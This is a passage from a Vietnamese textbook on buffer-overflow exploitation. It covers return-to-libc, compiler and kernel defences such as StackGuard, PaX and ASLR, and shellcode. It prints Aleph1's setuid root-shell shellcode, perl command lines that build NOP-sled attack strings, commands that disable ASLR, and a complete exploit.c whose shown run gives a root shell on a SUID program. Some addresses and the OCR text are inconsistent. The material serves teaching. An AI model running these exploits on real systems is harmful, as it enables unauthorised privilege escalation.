Cần chú ý có sự khác nhau giữa việc quay trở về lệnh gọi hàm và việc quay trở về hàm một cách trực tiếp, chính là ở một ô ngăn xếp dư. Khi quay về lệnh gọi hàm, tác vụ đầu tiên của lệnh *CALL* sẽ dịch chuyển con trỏ ngăn xếp xuống 1 ô trước khi con trỏ lệnh chuyển đến địa chỉ hàm. Khi quay về hàm trực tiếp, con trỏ ngăn xếp vẫn giữ nguyên vị trí của nó, chỉ có con trỏ lệnh bị thay đổi chỉ đến địa chỉ hàm. Trong cả hai trường hợp, khi con trỏ lệnh đã chỉ đến phần dẫn nhập của hàm, con trỏ ngăn xếp sẽ chỉ đến ô ngăn xếp chứa địa chỉ trở về của hàm đấy. Do đó, dựa vào mô hình cấu trúc ngăn xếp, tham số đầu tiên của hàm sẽ là ô ngăn xếp ngay bên trên đỉnh ngăn xếp. Và đỉnh của ngăn xếp hiện tại chính là ô ngăn xếp ngay bên trên địa chỉ trở về của hàm *main*.

Như vậy, có thể khai thác lỗi như sau: nhập chuỗi *./a*, theo sau bởi 1 ký tự kết thúc chuỗi, rồi C ký tự bất kỳ để lấp đầy *buf*, 4 ký tự có mã ASCII là 90, 39, EE, B7 xác định địa chỉ của hàm *system*, 4 ký tự bất kỳ để lấp địa chỉ trả về của hàm *system*, và 4 ký tự có mã ASCII là 34, FA, FF, BF xác định vị trí biến *buf*. Trạng thái cần đạt được của stack sẽ là:



Hình 3.7: Trạng thái cần đạt của stack

Gõ lệnh sau để in ra chuỗi “You win!”:

```
python -c 'print "\./a" + "\x00"*21 + "\x10\x53\xE5\xB7" + "XXXX" +  
"\x74\xF1\xFF\xBF"' | ./stack4
```

Phương pháp tận dụng lỗi quay trở về một hàm trực tiếp trong thư viện chuẩn gọi là phương pháp trở về thư viện chuẩn (*return-to-libc*). Phương pháp này có nhiều ưu điểm do đa số các chương trình đều dùng bộ thư viện chuẩn cũng như không bị hạn chế về khả năng thực thi của mã lệnh như phương pháp quay về phân vùng chứa dữ liệu.

3.2.3 Các phương thức bảo vệ bộ nhớ

Do lỗi tràn bộ đệm và tràn heap, có nhiều phương pháp bảo vệ bộ nhớ để ngăn chặn các cuộc tấn công được đề xuất. Phần sau sẽ trình bày một số phương pháp.

3.2.3.1 Cải tiến bộ biên dịch

Kể từ gcc 4.1, có một số cải tiến được thực hiện, đó là sử dụng *libsafe*, với các hàm an toàn hơn giúp thay thế các hàm dễ bị khai thác như: *strcpy*, *strcat*, *sprintf*, *vsprintf*, *getwd*, *gets*, *realpath*, *fscanf*, *scanf*, *sscanf*.

Một biện pháp khác là sử dụng *StackShield*, *StackGuard* và *Stack Smashing Protection* (SSP). *StackShield* là một thay thế cho trình biên dịch gcc nhằm phát hiện các hoạt động không an toàn trong khi biên dịch. Sau khi cài đặt, người dùng chỉ đơn giản là dùng *shieldgcc* thay vì gcc để biên dịch các chương trình. Ngoài ra, khi một hàm được gọi, *StackShield* sao chép các địa chỉ trả về được lưu lại đến một vị trí an toàn và khôi phục lại địa chỉ trả về. *StackGuard* được phát triển bởi Crispin Cowan của *Immunix.com* và dựa trên một hệ thống đặt “canaries” giữa bộ đệm ngăn xếp và dữ liệu trạng thái khung. Nếu lỗi tràn bộ đệm cố gắng ghi đè eip đã lưu, canary sẽ bị hỏng và việc vi phạm sẽ được phát hiện. *Stack Smashing Protection* (SSP), trước đây gọi là *ProPolice*, hiện đang được phát triển bởi Hiroaki Etoh của IBM và cải tiến việc bảo vệ *StackGuard* dựa trên canary bằng cách sắp xếp lại các biến stack để làm cho chúng khó khai thác hơn. Bên cạnh đó, có một prolog và epillog mới được thực hiện với SSP.

Ngoài ra, một cơ chế gọi là *ngăn xếp không thực thi (dựa trên gcc)* cũng được áp dụng. GCC được cài đặt một ngăn xếp không thực thi, sử dụng nhãn *GNU_STACK* ELF. Tính năng này được bật theo mặc định (bắt đầu từ phiên bản 4.1) và có thể bị vô hiệu hóa với cờ *-z execstack*.

3.2.3.2 Các bản vá nhân và các script

Có nhiều chương trình bảo vệ được giới thiệu bởi các bản vá mức nhân và các script, tuy nhiên, ở đây chỉ trình bày một số loại.

Các trang bộ nhớ không thực thi (Stack and Heap)

Ban đầu, các nhà phát triển nhận ra rằng các ngăn xếp chương trình và heap không nên thực thi và mã người dùng không nên được ghi một lần khi nó được đặt trong bộ nhớ. Một số giải pháp đã được triển khai để đạt được những mục tiêu này.

Các bản vá lỗi Page-eXec (PaX) cố gắng cung cấp kiểm soát thực thi trên stack và các heap khu vực bộ nhớ bằng cách thay đổi cách phân trang bộ nhớ được thực hiện. Thông thường, một bảng phân trang (PTE) được sử dụng để theo dõi các trang của bộ nhớ và cơ cấu bộ nhớ đệm được gọi là bộ đệm dữ liệu và lệnh (TLB). Các TLB lưu trữ các truy nhập trang bộ nhớ gần đây và được kiểm tra bởi bộ vi xử lý đầu tiên khi truy nhập vào bộ nhớ. Nếu các bộ nhớ cache TLB không chứa trang bộ nhớ được yêu cầu (một cache sai), thì sau đó PTE được sử dụng để tra cứu và truy nhập vào trang bộ nhớ. Bản vá PaX cài đặt một bộ bảng trạng thái cho các bộ nhớ cache TLB và duy trì hoặc các trang bộ nhớ đang ở chế độ đọc/ghi hoặc chế độ thực thi. Khi các trang bộ nhớ chuyển từ chế độ đọc/ghi vào chế độ thực thi, thì các can thiệp, đăng nhập và sau đó ngắt tiến trình sẽ tạo ra các yêu cầu này. PaX có hai phương thức để hoàn thành các trang không thực thi. Phương thức SEGMEXEC nhanh hơn và đáng tin cậy hơn, nhưng để hoàn thành nhiệm vụ cần tới một nửa không gian người dùng. Khi cần thiết, PaX sử dụng một phương thức dự phòng gọi là PAGEEXEC, chậm hơn nhưng cũng rất đáng tin cậy.

Red Hat Enterprise Server và Fedora cung cấp việc triển khai ExecShield các trang bộ nhớ không thực hiện được. Mặc dù khá hiệu quả, nhưng lại dễ bị tổn hại trong một số trường hợp nhất định và cho phép dữ liệu được thực thi.

Ngẫu nhiên hóa sơ đồ không gian địa chỉ (ASLR)

Mục đích của ASLR là ngẫu nhiên hóa các đối tượng bộ nhớ sau:

- Mã thực thi
- Brk() - quản lý heap
- Thư viện ảnh
- Mmap() - quản lý heap
- Ngăn xếp không gian người dùng
- Ngăn xếp không gian nhân

PaX, ngoài việc cung cấp các trang không thực thi được của bộ nhớ, còn thực hiện đầy đủ các mục tiêu ASLR trước đó. Grsecurity (một bộ các bản vá nhân và script) kết hợp PaX, được sáp nhập vào nhiều phiên bản của Linux. Red Hat và Fedora sử dụng một kỹ thuật gọi là PIE (Position Independent Executables) để cài đặt ASLR. Kỹ thuật này cung cấp khả năng ngẫu nhiên hóa kém hơn PaX, mặc dù chúng bảo vệ vùng nhớ giống nhau. Các hệ thống cài đặt ASLR cung cấp một mức độ bảo vệ cao từ việc khai thác “return to libc” bằng cách lấy ngẫu nhiên con trỏ hàm của libc đã được gọi. Điều này được thực hiện thông qua việc ngẫu nhiên hóa lệnh *mmap()*, tìm con trỏ tới *system()* và các hàm khác gần như không thể. Tuy nhiên, sử dụng kỹ thuật vét cạn để tìm các lời gọi hàm như *system()* là có thể.

Trên các hệ thống dựa trên Debian và Ubuntu, lệnh sau đây có thể được sử dụng để vô hiệu ASLR:

```
$ echo 0 > /proc/sys/kernel/randomize_va_space
```

3.2.3.3 Kết hợp

Các kỹ thuật phổ biến được sử dụng cho bảo vệ bộ nhớ có kết hợp với nhau. ASLR (PaX và PIE) và bộ nhớ không thực thi (PaX và ExecShield) cung cấp bảo vệ cho cả ngăn xếp và heap. StackGuard, StackShield, SSP và Libsafe chỉ cung cấp bảo vệ khỏi các tấn công dựa vào ngăn xếp.

Bảng dưới đây cho thấy sự khác biệt giữa các cơ chế bảo vệ bộ nhớ.

Cơ chế bảo vệ bộ nhớ	Tấn công trên stack	Tấn công trên heap
Không sử dụng	Có thể khai thác	Có thể khai thác
StackGuard/StackShield, SSP	Được bảo vệ	Có thể khai thác
PaX/ExecShield	Được bảo vệ	Được bảo vệ
Libsafe	Được bảo vệ	Có thể khai thác
ASLR (PaX/PIE)	Được bảo vệ	Có thể khai thác

Hình 3.8: Bảng mô tả các cơ chế bảo vệ bộ nhớ

3.3 Khai thác lỗi hỏng sử dụng shellcode

3.3.1 Giới thiệu về shellcode và ứng dụng trong khai thác lỗi hỏng

Khái niệm cơ bản của khai thác lỗi tràn bộ đệm là gây tràn một bộ đệm có lỗi hỏng và thay đổi eip với mục đích nhiễm độc. Cần nhớ là eip trỏ đến lệnh tiếp theo để thực thi. Một bản sao của eip được lưu trong stack giống như là một phần gọi hàm để có thể tiếp tục với lệnh sau lời gọi khi hàm thực hiện xong. Nếu có thể thay đổi giá trị đã lưu eip, khi hàm trả về, giá trị sau thay đổi của eip sẽ được đẩy ra khỏi stack vào thanh ghi eip và được thực thi. Để xây dựng một quá trình khai thác hiệu quả lỗi tràn bộ đệm, cần tạo ra một bộ đệm lớn hơn chương trình cần, sử dụng các thành phần được mô tả sau đây.

3.3.1.1 NOP Sled

Trong mã hợp ngữ, lệnh NOP đơn giản là không làm gì cả mà chỉ nhảy đến lệnh tiếp theo (NO Operation). Nó được sử dụng trong mã hợp ngữ bằng cách tối ưu hóa trình biên dịch bởi khoảng đệm (padding) giữa các khối mã để gắn với các ranh giới word. Kẻ tấn công cũng đã biết sử dụng các NOP để tạo khoảng đệm đó. Khi được lưu ở trước một bộ đệm khai thác, nó được gọi là NOP sled. Nếu eip được trỏ đến một NOP sled, bộ vi xử lý sẽ chuyển sled ngay vào thành phần tiếp theo. Trong hệ thống x86, mã 0x90 đại diện cho NOP. Có nhiều loại nữa nhưng 0x90 là phổ biến nhất.

3.3.1.2 Shellcode

Shellcode là thuật ngữ dùng cho những mã máy thực hiện lệnh của tin tặc. Đầu tiên, thuật ngữ được đặt ra với mục đích giống mã độc, nhằm cung cấp một shell đơn giản cho kẻ tấn công. Sau đó, thuật ngữ được phát triển bao gồm mã được dùng để làm khác nữa ngoài việc chỉ cung cấp một shell, như nâng cao quyền hay thực thi một lệnh trong hệ thống từ xa. Điều quan trọng ở đây là shellcode là mã lệnh nhị phân, thường hiển thị ở dạng hexa. Có rất nhiều thư viện shellcode online, sẵn sàng để sử dụng được trên mọi nền tảng. Ở đây, cần hiểu là shellcode sử dụng trong việc khai thác để thực thi trên hệ thống có lỗ hổng. Chúng ta sẽ sử dụng shellcode Aleph1 (được chỉ ra trong một chương trình test) như sau:

```
//shellcode.c
char shellcode[] = //setuid(0) & Aleph1's famous shellcode
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80" //setuid(0) first
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main() { //hàm main
    int *ret; //con trỏ ret để tính ra giá trị trả về lưu lại
    ret = (int *)&ret + 2; //gán ret để trỏ tới giá trị trả về lưu lại
                        //trên stack.
    (*ret) = (int)shellcode; //đổi giá trị trả về lưu lại thành địa chỉ
                        // shellcode để chạy.
}
```

Hãy kiểm tra bằng việc biên dịch và chạy chương trình test shellcode.c:

```
$ //start with root level privileges
$ gcc -mpreferred-stack-boundary=2 -fno-stack-protector -z
execstack -o shellcode shellcode.c -o shellcode shellcode.c
$ chmod u+s shellcode
$ su joeuser //switch to a normal user (any)
$ ./shellcode
sh-2.05b#
```

Và chúng ta đã truy nhập được vào một shell của root.

3.3.1.3 Các địa chỉ trả về lặp lại

Yếu tố quan trọng nhất của việc khai thác là địa chỉ trả về, phải được căn chỉnh hoàn hảo và lặp lại đến khi nó tràn giá trị eip lưu trong stack. Mặc dù có thể trỏ trực tiếp đến đầu shellcode, tuy nhiên sẽ đơn giản hơn nhiều khi trỏ tạm tới nơi nào đó ở giữa NOP sled. Để làm điều này, đầu tiên cần phải biết giá trị hiện tại của esp, trỏ tới đỉnh của ngăn xếp. Trình biên dịch gcc cho phép sử dụng mã lệnh hợp ngữ và biên dịch chương trình như sau:

```
#include <stdio.h>
unsigned int get_sp(void) {
```

```

__asm__("movl %esp, %eax");
}
int main() {
    printf("Stack pointer (ESP): 0x%x\n", get_sp());
}

```

```
# gcc -o get_sp get_sp.c
```

```
# ./get_sp
```

```
Stack pointer (ESP): 0xbffffbd8 //nhớ giá trị này để dùng cho sau này
```

Cần ghi nhớ giá trị esp để dùng khi địa chỉ trả về, mặc dù các giá trị là khác nhau, và cần kiểm tra xem hệ thống đã bật ASLR hay chưa. Có thể dễ dàng kiểm tra bằng cách thực thi chương trình cuối một vài lần. Nếu giá trị đầu ra thay đổi sau mỗi lần chạy, nghĩa là hệ thống đang chạy với các ngăn xếp ngẫu nhiên.

```
$ ./get_sp
```

```
Stack pointer (ESP): 0xbffffbe2
```

```
$ ./get_sp
```

```
Stack pointer (ESP): 0xbffffba3
```

```
$ ./get_sp
```

```
Stack pointer (ESP): 0xbffffbc8
```

Khi đã hiểu cách làm việc, hãy tiếp tục và vô hiệu hóa ASLR như mô tả trước đó:

```
$ echo "0" > /proc/sys/kernel/randomize_va_space
```

Bây giờ kiểm tra lại ngăn xếp:


```
$ ./get_sp
```

```
Stack pointer (ESP): 0xbffffbd8
```

```
$ ./get_sp
```

```
Stack pointer (ESP): 0xbffffbd8 //nhớ số này để sau đó làm việc
```

Lúc này đã tìm ra esp hiện tại, chúng ta có thể ước tính đỉnh của bộ đệm có lỗ hổng. Các thành phần này được xếp như mô tả trong hình dưới đây:



Hình 3.9: Bảng mô tả các cơ chế bảo vệ bộ nhớ

Như trong hình minh họa, địa chỉ ghi đè eip và trở đến NOP sled, sau đó chuyển đến shellcode.

3.3.1.4 Khai thác lỗi tràn ngăn xếp từ dòng lệnh

Hãy nhớ rằng, kích thước lý tưởng của bộ đệm tấn công trong trường hợp này là 408. Vì vậy, cần sử dụng perl để tạo ra một khai thác có kích thước đó từ dòng lệnh. Theo quy

tắc chung, nên lấp đầy một nửa bộ đệm tấn công bằng NOP. Trong trường hợp này, sẽ sử dụng 200 với lệnh perl sau:

```
perl -e 'print "\x90" x200';
```

Một lệnh perl tương tự cho phép in mã shellcode vào một tệp nhị phân như sau (chú ý sử dụng chuyển hướng đầu ra):

```
$ perl -e 'print
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\
\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\
\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";' >
sc
$
```

Có thể tính toán kích thước của shellcode bằng lệnh sau:

```
$ wc -c sc
53 sc
```

Tiếp theo cần tính địa chỉ trả về. Địa chỉ này sẽ được lặp lại cho đến khi nó ghi đè eip đã lưu trên ngăn xếp. Chú ý esp hiện tại là 0xbffffbd8. Khi tấn công từ dòng lệnh, điều quan trọng cần nhớ là các đối số dòng lệnh sẽ được đặt trên ngăn xếp trước khi chức năng chính được gọi. Vì chuỗi lệnh tấn công 408 byte được đặt trên ngăn xếp làm đối số dòng lệnh thứ hai và muốn “nhảy” tới nơi nào đó trong NOP-sled (nửa đầu của bộ đệm). Thực hiện ước tính một đích bằng cách trừ 0x300 (thập phân 264) từ esp hiện tại như sau:

```
0xbffffbd8 - 0x300 = 0xbffff8d8
```

Bây giờ có thể sử dụng perl để viết địa chỉ này ở định dạng little-endian (kết thúc nhỏ) trên dòng lệnh:

```
perl -e 'print "\xd8\xf8\xff\xbf"x38';
```

Số 38 được tính trong trường hợp này với một số phép toán modulo đơn giản:

```
(408 byte-200 byte của NOP - 53 byte của Shellcode) / 4 byte của
địa chỉ = 38.75
```

Khi lệnh perl được gói trong dấu ` (dấu backtick), chúng có thể được nối để tạo ra một chuỗi ký tự lớn hơn hoặc các giá trị số. Ví dụ, có thể tạo ra một chuỗi tấn công 408 byte và đưa nó vào chương trình meet.c để bị tấn công như sau:

```
$ ./meet mr `perl -e 'print "\x90"x200';`cat sc`perl -e 'print
"\xd8\xfb\xff\xbf"x38';`
Segmentation fault
```

Chuỗi tấn công 405 byte này được sử dụng cho đối số thứ hai và tạo ra lỗi tràn bộ đệm như sau:

- 200 byte của NOP (“\x90”)
- 53 byte của shellcode
- 52 byte của địa chỉ trả lại lặp đi lặp lại (ghi nhớ để đảo ngược nó do kiểu little-endian của bộ vi xử lý x86)

Vì bộ đệm tấn công chỉ có 405 byte (không phải 408) nên nó đã bị phá. Lý do là có một offset các địa chỉ lặp lại. Cụ thể, chúng hoàn toàn hoặc không hoàn toàn ghi đè địa chỉ lưu lại trên ngăn xếp. Để kiểm tra điều này, chỉ cần tăng số các NOP được sử dụng:

```
$ ./meet mr `perl -e 'print "\x90"x201';`cat sc`perl -e 'print
"\xd8\xfa\xff\xbf"x38';`
```

Segmentation fault

```
$ ./meet mr `perl -e 'print "\x90"x202';`cat sc`perl -e 'print
"\xd8\xfa\xfb\xbf"x38';`
```

Segmentation fault

```
$ ./meet mr `perl -e 'print "\x90"x203';`cat sc`perl -e 'print
"\xd8\xfa\xff\xbf"x38';`
```

Hello ë^1ÀFF

...đã cắt bớt...

[illegible]

sh-2.05b#

3.3.1.5 Khai thác lỗi tràn ngăn xếp với mã khai thác chung

Đoạn mã sau đây là một biến thể của nhiều khai thác lỗi tràn ngăn xếp được tìm thấy trên mạng và trong nhiều tài liệu tham khảo. Gọi là mã khai thác chung theo nghĩa là nó sẽ làm việc với nhiều tình huống khai thác.

```
//exploit.c
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <stdio.h>

char shellcode[] = //setuid(0) & shellcode nổi tiếng của Aleph1.
    "\x31\xc0\x31\xdb\xb0\x17\xcd\x80" //setuid(0) first
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

//Một hàm nhỏ lấy giá trị esp hiện tại (chỉ cho cục bộ)
unsigned long get_sp(void){
    __asm__("movl %esp, %eax");
}

int main(int argc, char *argv[1]) { //hàm main
    int i, offset = 0; //dùng để đếm sau đó
    unsigned int esp, ret, *addr_ptr; //dùng để lưu các địa chỉ
    char *buffer, *ptr; //2 string: buffer, ptr
    int size = 500; //độ lớn buffer mặc định
```

```

esp = get_sp(); //lấy giá trị esp cục bộ
if(argc > 1) size = atoi(argv[1]); //nếu 1 đối số, lưu vào size
if(argc > 2) offset = atoi(argv[2]); //nếu 2, lưu vào offset
if(argc > 3) esp = strtoul(argv[3],NULL,0); //dùng để khai thác từ xa
ret = esp - offset; //tính giá trị trả về mặc định

//In ra các chỉ dẫn
fprintf(stderr,"Usage: %s<buff_size> <offset>
<esp:0xffff...>\n", argv[0]); //In phản hồi của các lệnh
fprintf(stderr,"ESP:0x%x Offset:0x%x Return:0x%x\n",esp,offset,ret);
buffer = (char *)malloc(size); //Phân bổ buffer trên heap
ptr = buffer; //con trỏ tạm, gán tới vị trí của buffer
addr_ptr = (unsigned int *) ptr; //addr_ptr tạm, gán tới vị trí của ptr
//Điền đầy buffer với các địa chỉ trả về, đảm bảo điều chỉnh hợp lý
(alignment)
for(i=0; i < size; i+=4){ // chú ý về tăng 4 byte cho addr
    *(addr_ptr++) = ret; //dùng addr_ptr để ghi vào buffer
}
//Điền các NOP vào nửa đầu của exploit buffer
for(i=0; i < size/2; i++){ //chú ý là chỉ ghi 1 nửa đầu buffer
    buffer[i] = '\x90';
}
//Giờ thì ghi shellcode vào
ptr = buffer + size/2; //gán temp ptr tại giá trị một nửa size của buffer
for(i=0; i < strlen(shellcode); i++){ //ghi 1/2 buffer đến hết shellcode
    *(ptr++) = shellcode[i]; //ghi shellcode vào buffer
}
//Kết thúc chuỗi
buffer[size-1]=0; // buffer kết thúc với x\0
//Giờ gọi chương trình có lỗi với buffer làm đối số thứ 2.
execl("./meet", "meet", "Mr.",buffer,0); //danh sách các đối số kết thúc
với w/0
printf("%s\n",buffer); //dùng cho khai thác từ xa
//Giải phóng heap
free(buffer);
return 0; //thoát an toàn
}

```

Chương trình thiết lập một biến toàn cục gọi là shellcode, chứa mã độc theo hex. Tiếp theo, một hàm được định nghĩa sẽ trả về giá trị hiện tại của thanh ghi esp trên hệ thống cục bộ. Hàm *main* có ba đối số, gồm tùy chọn đặt kích thước của bộ đệm tràn, độ lệch của bộ đệm và esp, và giá trị esp thủ công cho các khai thác từ xa. Hướng dẫn được in ra màn hình,

theo sau là các vị trí bộ nhớ được sử dụng. Sau bộ đệm có lỗ hổng được tạo ra lúc đầu có chứa các địa chỉ, là đến các NOP, tiếp theo là shellcode. Bộ đệm được kết thúc với một ký tự null. Bộ đệm sau đó được nhúng vào chương trình cục bộ có khả năng bị tấn công và được in ra màn hình (hữu ích cho việc khai thác từ xa).

Hãy thử khai thác mới trên meet.c:

```
# gcc -ggdb -mpreferred-stack-boundary=2 -fno-stack-protector -z execstack  
-o  
  
meet meet.c# chmod u+s meet  
  
# useradd -m joe  
  
# su joe  
  
$ ./exploit 600  
  
Usage: ./exploit <buff_size> <offset> <esp:0xffff...>  
  
ESP:0xbffffbd8 Offset:0x0 Return:0xbffffbd8  
  
Hello ë^lÀFF  
  
...cất bót đi..  
  
í1Û@ëÜýý/bin/sh;üý;üý;üý;üý;üý;üý;üý;üý;üý;üý;üý;üý;üý;üý;  
üý;üý;üý;üý;üý;üý;üý;üý;üý;üý;üý;üý;üý;üý;üý;üý;üý;  
ý;üý;üý;üý;üý;üý;üý;üý;üý;üý;üý;üý;üý;üý;üý;üý;  
sh-2.05b# whoami  
  
root  
  
sh-2.05b# exit  
  
exit  
  
$
```

Như vậy là đã khai thác được lỗi. Chú ý cách chạy chương trình với quyền root và đặt nó là một chương trình SUID. Tiếp theo, chuyển đặc quyền sang người dùng bình thường và chạy khai thác. Root shell hoạt động tốt. Lưu ý rằng chương trình đã không bị lỗi với một bộ đệm kích thước 600 như khi sử dụng với perl trong phần trước. Điều này là bởi vì chúng ta đã gọi chương trình khác, từ bên trong khai thác. Nói chung, cách này dễ thực hiện hơn khi muốn gọi chương trình dễ bị tấn công. Kết quả khi chạy có thể khác nhau.

3.3.2 Các loại shellcode

Phần này thảo luận về các yếu tố khác nhau cần phải cân nhắc khi thiết kế hoặc chọn một payload cho mỗi lần khai thác. Có hai vấn đề cần quan tâm như sau:

- Không gian người dùng của shellcode
- Không gian nhân của shellcode

Shellcode đáng tin cậy là trọng tâm của hầu hết các khai thác dẫn đến “thực thi mã tùy ý”, nghĩa là một người dùng ác ý có thể tạo ra một chương trình có lỗi hỏng để thực hiện các hướng dẫn được cung cấp bởi người dùng chứ không phải là chương trình. Tóm lại, shellcode là mã tùy ý được đề cập đến trong những trường hợp như vậy. Thuật ngữ “shellcode” (hay “shell code”) xuất phát từ thực tế rằng trong nhiều trường hợp, người dùng

ác ý sử dụng mã cung cấp để truy nhập vào shell trên một máy tính từ xa mà họ không có tài khoản, hoặc truy nhập vào shell với các đặc quyền cao hơn trên một máy tính mà họ có một tài khoản. Trong trường hợp tối ưu, một shell như vậy có thể cung cấp quyền truy nhập cấp độ root hoặc cấp quản trị vào một hệ thống có lỗ hổng. Theo thời gian, shellcode đã phát triển mạnh hơn với khả năng cung cấp một shell tương tác đơn giản, bao gồm các khả năng như kết nối mạng được mã hóa và thao tác xử lý trong bộ nhớ. Cho đến nay, “shellcode” vẫn tiếp tục tham khảo thành phần thực thi của một payload được thiết kế để khai thác một chương trình có lỗ hổng.

3.3.2.1 Shellcode trong không gian người dùng

Phần lớn các chương trình người dùng máy tính sử dụng thường tương tác với không gian người dùng. Không gian người dùng là phần không gian bộ nhớ của máy tính dành riêng cho việc chạy các chương trình và lưu trữ dữ liệu mà không cần giải quyết các vấn đề hệ thống cấp thấp hơn. Hành vi cấp thấp hơn được cung cấp bởi hệ điều hành của máy tính. Đa số chạy trong không gian hạt nhân (kernel space), nơi chứa phần cốt lõi của mã hệ điều hành và dữ liệu.

a) Lời gọi hệ thống

Các chương trình chạy trong không gian người dùng và yêu cầu các dịch vụ của hệ điều hành phải tuân thủ theo cách thức tương tác với hệ điều hành, khác với một hệ điều hành khác. Nói chung, các chương trình người dùng phải thực hiện “các lời gọi hệ thống” để yêu cầu hệ điều hành thực hiện một số thao tác trên. Với các hệ điều hành dựa trên x86, chương trình người dùng có thể thực hiện các lời gọi hệ thống bằng cách sử dụng cơ chế ngắt dựa trên phần mềm thông qua lệnh x86 `int 0x80` hoặc lời gọi hệ thống trung tâm. Dòng hệ điều hành Microsoft Windows hơi khác, vì nó thường đợi các chương trình người dùng thực hiện các lời gọi hàm tiêu chuẩn vào thư viện các hàm của Windows và sau đó xử lý các chi tiết của lời gọi hệ thống thay cho người dùng. Hầu như tất cả các lời gọi từ shellcode đều được kiểm soát bởi hệ điều hành, bao gồm: truy nhập tệp, truy nhập mạng, và quá trình tạo. Như vậy, điều quan trọng là shellcode phải hiểu làm thế nào để truy nhập các dịch vụ này trên các nền tảng được tạo ra.

Thực hiện các lời gọi hệ thống trong Windows shellcode phức tạp hơn. Trên Unix, bằng cách sử dụng một `int 0x80` kèm theo một số ít các giá trị cụ thể đặt trên ngăn xếp trước khi thực hiện lệnh `int 0x80`. Khi đó, hệ điều hành sẽ tiếp nhận và thực hiện phần còn lại. Trong Windows, shellcode muốn gọi một hàm để truy nhập các dịch vụ hệ thống phức tạp rất khó khăn. Vấn đề nằm ở thực tế là trong khi biết chắc chắn tên của hàm Windows mà muốn gọi, chúng ta lại không biết vị trí của nó trong bộ nhớ (nếu thực sự thư viện yêu cầu thậm chí còn được nạp vào bộ nhớ). Các chức năng này nằm trong các thư viện liên kết động (DLL). Chúng không nhất thiết phải xuất hiện ở cùng một vị trí trên tất cả các phiên bản của Windows và có thể di chuyển đến các vị trí mới vì nhiều lý do, ví dụ như đó là bản

và do Microsoft phát hành. Do đó, shellcode của Windows phải trải qua quá trình tìm kiếm để định vị từng chức năng mà nó cần gọi trước khi có thể gọi các hàm đó.

b) Mã shellcode cơ bản

Sau khi xác định có thể thực hiện chèn mã vào một tiến trình, câu hỏi tiếp theo sẽ là “muốn chạy mã gì?”. Bước đầu tiên cần là chạy để một shellcode hoạt động được. Tiếp đó, cần cải tiến để viết mã lệnh khởi chạy một tiến trình shell mới trên máy tính mục tiêu và làm cho tiến trình đó lấy đầu vào và gửi kết quả đầu ra cho bên tấn công. Phần đơn giản nhất của bài toán này là để khởi chạy một tiến trình shellcode mới, có thể thực hiện bằng cách sử dụng `execve` gọi trên các hệ thống Unix và lời gọi hàm `CreateProcess` trên các hệ thống Microsoft Windows. Phần phức tạp hơn là cần biết nơi shellcode lấy được đầu vào và nơi nó gửi đầu ra. Điều này đòi hỏi phải hiểu các tiến trình con kế thừa các mô tả tập tin đầu vào và đầu ra của chúng từ tiến trình cha.

Với mọi hệ điều hành, các tiến trình được cung cấp ba tệp mở khi bắt đầu. Các tệp này thường được gọi là tệp đầu vào chuẩn (`stdin`), tệp xuất chuẩn (`stdout`) và tệp lỗi chuẩn (`stderr`). Trên các hệ thống Unix, chúng được biểu diễn bằng bộ mô tả số nguyên 0, 1 và 2. Các lệnh shell sử dụng `stdin`, `stdout` và `stderr` để tương tác với người dùng. Bên tấn công cần đảm bảo việc trước khi tạo một tiến trình shell thì đã thiết lập được đúng bộ mô tả tệp tin đầu vào/đầu ra để thành `stdin`, `stdout` và `stderr` được sử dụng bởi lệnh shell khi khởi chạy .

3.3.2.2 Shellcode trong không gian nhân

Người dùng chương trình không phải là lý do duy nhất gây nên lỗ hổng. Các lỗ hổng còn có trong các nhân hệ điều hành và các thành phần của chúng, chẳng hạn như trình điều khiển thiết bị. Thực tế là những lỗ hổng này có mặt trong môi trường bảo vệ tương đối của nhân nhưng không tránh được các sự khai thác tấn công. Nguyên nhân chính là do thiếu thông tin về cách tạo shellcode để chạy trong nhân mà các lỗ hổng ở mức nhân đã bị khai thác một cách tương đối. Điều này đặc biệt đúng với nhân Windows. Có rất ít tài liệu về hoạt động bên trong của nhân Windows ở ngoài Microsoft. Tuy nhiên gần đây, ngày càng có nhiều người quan tâm đến các khai thác cấp độ nhân để đạt được toàn quyền kiểm soát máy tính và gần như không thể phát hiện. Sự quan tâm này phần lớn là do trong thực tế, các thông tin cần thiết để phát triển shellcode cấp độ nhân đang dần trở thành công khai. Các bài báo được xuất bản bởi eEye Digital Security và Uninformed Journal đã làm sáng tỏ vấn đề này, và kết quả là phiên bản 3.3 của Metasploit Framework chứa các khai thác và payload cấp độ nhân .

Một số điều làm cho việc tấn công nhân trở nên mạo hiểm hơn là khai thác các chương trình không gian người dùng. Điều đầu tiên cần hiểu là mặc dù tấn công bị thất bại trong một ứng dụng không gian người dùng có lỗ hổng có thể khiến ứng dụng dễ bị tấn công sụp đổ, nhưng sẽ không làm cho toàn bộ hệ điều hành sụp đổ. Mặt khác, một tấn công vào nhân

có thể sẽ phá vỡ nhân, và do đó là làm sụp đổ toàn bộ máy tính. Trong Windows, dấu hiệu màn hình màu xanh là dấu hiệu thường thấy khi cài đặt khai thác ở cấp nhân.

